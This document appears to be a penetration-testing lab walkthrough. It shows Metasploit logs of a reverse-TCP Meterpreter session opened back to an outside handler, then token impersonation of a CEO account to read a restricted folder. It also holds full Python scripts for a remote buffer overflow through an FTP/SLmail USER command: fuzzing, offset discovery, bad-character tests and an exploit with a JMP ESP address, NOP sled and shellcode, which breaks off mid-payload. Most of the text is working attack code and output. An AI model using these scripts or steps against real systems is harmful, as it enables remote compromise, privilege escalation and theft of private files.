^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:9999
[*] Sending stage (176195 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (180.129.48.20:9999 → 192.168.1.3:56222) at 2021-01-31 06:15:09 -0500
```

Run the exploitmeterpreter.py code and I will get a meterpreter session of the windows 7 file server.




```
meterpreter > shell
Process 5021 created.
Channel 0 created.
python exploitmeterpreter.py 10.0.0.39 21

[+] Attempting to send buffer overflow to server....

[+] Completed. Check netcat for server.
[+] Unable to connect to server. Check your IP address and port
```




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:9999
[*] Sending stage (176195 bytes) to 192.168.1.3
[*] Meterpreter session 3 opened (180.129.48.20:9999 → 192.168.1.3:56229) at 2021-01-31 06:53:37 -0500

meterpreter > getuid
Server username: WIN-67569VOLQBS\admin
meterpreter >
```

Type getuid, you can see that I have NT AUTHORITY\SYSTEM privileges.


However, I still can’t access the SecretForumla folder because it is only accessible with the CEO account.


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1508 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd \Users\CEO\Documents
cd \Users\CEO\Documents

C:\Users\CEO\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3406-65FD

 Directory of C:\Users\CEO\Documents

01/31/2021  01:52 PM    <DIR>          .
01/31/2021  01:52 PM    <DIR>          ..
01/31/2021  01:53 PM    <DIR>          SecretForumla
               0 File(s)              0 bytes
               3 Dir(s)  47,802,224,640 bytes free

C:\Users\CEO\Documents>cd SecretFormula
cd SecretFormula
The system cannot find the path specified.

C:\Users\CEO\Documents>cd SecretForumla
cd SecretForumla
Access is denied.

C:\Users\CEO\Documents>
```



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > lsit_tokens -u
[-] Unknown command: lsit_tokens.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-67569VOLQBS\admin
WIN-67569VOLQBS\CEO

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token WIN-67569VOLQBS\\CEO
[+] Delegation token available
[+] Successfully impersonated user WIN-67569VOLQBS\CEO
meterpreter > getuid
Server username: WIN-67569VOLQBS\CEO
meterpreter > shell
Process 2732 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>whoami
whoami
win-67569volqbs\ceo

C:\>
```

After performing token impersonation, to impersonate as CEO, I am able to access the SecretForumla folder.



```
meterpreter > getuid
Server username: WIN-67569VOLQBS\CEO
meterpreter > shell\
 > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 2768 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>whoami
whoami
win-67569volqbs\ceo

C:\>cd
cd
C:\

C:\>cd \Documents
cd \Documents
The system cannot find the path specified.

C:\>cd documents
cd documents
The system cannot find the path specified.

C:\>cd \Users\CEO\Documents
cd \Users\CEO\Documents

C:\Users\CEO\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3406-65FD

 Directory of C:\Users\CEO\Documents

01/31/2021  01:52 PM    <DIR>          .
01/31/2021  01:52 PM    <DIR>          ..
01/31/2021  01:53 PM    <DIR>          SecretForumla
               0 File(s)              0 bytes
               3 Dir(s)  47,802,257,408 bytes free

C:\Users\CEO\Documents>cd SecretForumla
cd SecretForumla

C:\Users\CEO\Documents\SecretForumla>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3406-65FD

 Directory of C:\Users\CEO\Documents\SecretForumla

01/31/2021  01:53 PM    <DIR>          .
01/31/2021  01:53 PM    <DIR>          ..
01/31/2021  01:57 PM                25 Project_1337.txt
               1 File(s)             25 bytes
               2 Dir(s)  47,802,257,408 bytes free

C:\Users\CEO\Documents\SecretForumla>type Project_1337.txt
type Project_1337.txt
This is a secret document
C:\Users\CEO\Documents\SecretForumla>
```

Python codes:

Check.py

```
#!/usr/bin/python
import time, struct, sys
import socket as so

buff=["A"]

# Maximum size of buffer.

max_buffer = 1000

# Initial counter value.

counter = 100

# Value to increment per attempt.

increment = 20


while len(buff) <= max_buffer:
    buff.append("A"*counter)
```

```
  counter=counter+increment

for string in buff:
   try:
     server = str(sys.argv[1])
     port = int(sys.argv[2])
   except IndexError:
     print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
     sys.exit()
   print "[+] Attempting to crash at %s bytes" % len(string)
   s = so.socket(so.AF_INET, so.SOCK_STREAM)
   try:
     s.connect((server,port))
     s.recv(1024)
         s.send("USER " + string + "\r\n")
     s.close()
   except:
     print "[+] Connection failed. Make sure IP/port are correct, or check debugger crash."
     sys.exit()
```

//

Step1.py

```
#!/usr/bin/python
import time, struct, sys
import socket as so

pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7A
h8Ah9"
```

```
try:
  server = str(sys.argv[1])
  port = int(sys.argv[2])
except IndexError:
  print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
  sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to ftp...."
try:
  s.connect((server,port))
  s.recv(1024)
  s.send("USER " + pattern + "\r\n")
  print "\n[+] Completed."
except:
  print "[+] Unable to connect to server. Check your IP address and port"
  sys.exit()
```

//

Step2.py

```
#!/usr/bin/python

import time, struct, sys
import socket as so

bufferz = "A" * 230 + "B" * 4 + "C" * 10
```

```
try:
  server = str(sys.argv[1])
  port = int(sys.argv[2])
except IndexError:
  print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
  sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
  s.connect((server,port))
  s.recv(1024)
  s.send("USER " + bufferz + "\r\n")
  print "\n[+] Completed."
except:
  print "[+] Unable to connect to SLmail. Check your IP address and port"
  sys.exit()
```

//

step3.py

```
#!/usr/bin/python

import time, struct, sys
import socket as so

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 230+ "B" * 4 + baddies

try:
  server = str(sys.argv[1])
  port = int(sys.argv[2])
except IndexError:
  print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
  sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
  s.connect((server,port))
  s.recv(1024)
  s.send("USER " + buffer + "\r\n")
  print "\n[+] Completed."
except:
  print "[+] Unable to connect to SLmail. Check your IP address and port"
  sys.exit()
```

//

step4.py

```
#!/usr/bin/python

import time, struct, sys
import socket as so

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
```

```
buffer = "A" * 230 + "B" * 4 + baddies


try:
  server = str(sys.argv[1])
  port = int(sys.argv[2])
except IndexError:
  print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
  sys.exit()


s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
  s.connect((server,port))
  s.recv(1024)
  s.send("USER " + buffer + "\r\n")
  print "\n[+] Completed."
except:
  print "[+] Unable to connect to SLmail. Check your IP address and port"
  sys.exit()
```

//

step5.py

```
#!/usr/bin/python


import time, struct, sys
import socket as so


baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 230 + "B" * 4 + baddies


try:
  server = str(sys.argv[1])
  port = int(sys.argv[2])
except IndexError:
  print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
  sys.exit()


s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
  s.connect((server,port))
  s.recv(1024)
  s.send("USER " + buffer + "\r\n")
  print "\n[+] Completed."
except:
  print "[+] Unable to connect to SLmail. Check your IP address and port"
  sys.exit()
```

//

```
exploit.py
#!/usr/bin/python
# coding=utf-8

import time, struct, sys
import socket as so

achars = 'A'*230

#JMP ESP address is 757CFCDB

jmpesp = '\xDB\xFC\x7C\x75'

sa = 'c'*8

#NOP Sled
nops = '\x90'*30

buf =  b""
buf += b"\xb8\xfa\xf7\xee\x97\xda\xc1\xd9\x74\x24\xf4\x5f\x33"
buf += b"\xc9\xb1\x5b\x31\x47\x14\x83\xc7\x04\x03\x47\x10\x18"
buf += b"\x02\x12\x7f\x5e\xed\xeb\x80\x3e\x67\x0e\xb1\x7e\x13"
buf += b"\x5a\xe2\x4e\x57\x0e\x0f\x25\x35\xbb\x84\x4b\x92\xcc"
buf += b"\x2d\xe1\xc4\xe3\xae\x59\x34\x65\x2d\xa3\x69\x45\x0c"

buf += b"\x6c\x7c\x84\x49\x90\x8d\xd4\x02\xdf\x20\xc9\x27\x95"

buf += b"\xf8\x62\x7b\x38\x79\x96\xcc\x3b\xa8\x09\x46\x62\x6a"

buf += b"\xab\x8b\x1f\x23\xb3\xc8\x25\xfd\x48\x3a\xd2\xfc\x98"

buf += b"\x72\x1b\x52\xe5\xba\xee\xaa\x21\x7c\x10\xd9\x5b\x7e"

buf += b"\xad\xda\x9f\xfc\x69\x6e\x04\xa6\xfa\xc8\xe0\x56\x2f"

buf += b"\x8e\x63\x54\x84\xc4\x2c\x79\x1b\x08\x47\x85\x90\xaf"

buf += b"\x88\x0f\xe2\x8b\x0c\x4b\xb1\xb2\x15\x31\x14\xca\x46"

buf += b"\x9a\xc9\x6e\x0c\x37\x1e\x03\x4f\x50\xd3\x2e\x70\xa0"

buf += b"\x7b\x38\x03\x92\x24\x92\x8b\x9e\xad\x3c\x4b\x96\xb9"

buf += b"\xbe\x83\x10\xa9\x40\x24\x61\xe0\x86\x70\x31\x9a\x2f"

buf += b"\xf9\xda\x5a\xcf\x2c\x76\x50\x47\x0f\x2f\x65\x83\xe7"

buf += b"\x32\x65\xbe\x44\xbb\x83\x90\xfa\xec\x1b\x51\xab\x4c"

buf += b"\xcb\x39\xa1\x42\x34\x59\xca\x88\x5d\xf0\x25\x65\x36"

buf += b"\x6d\xdf\x2c\xcc\x0c\x20\xfb\xa9\x0f\xaa\x0e\x4e\xc1"

buf += b"\x5b\x7a\x5c\x36\x3c\x84\x9c\xc7\xa9\x84\xf6\xc3\x7b"

buf += b"\xd2\x6e\xce\x5a\x14\x31\x31\x89\x26\x35\xcd\x4c\x1f"

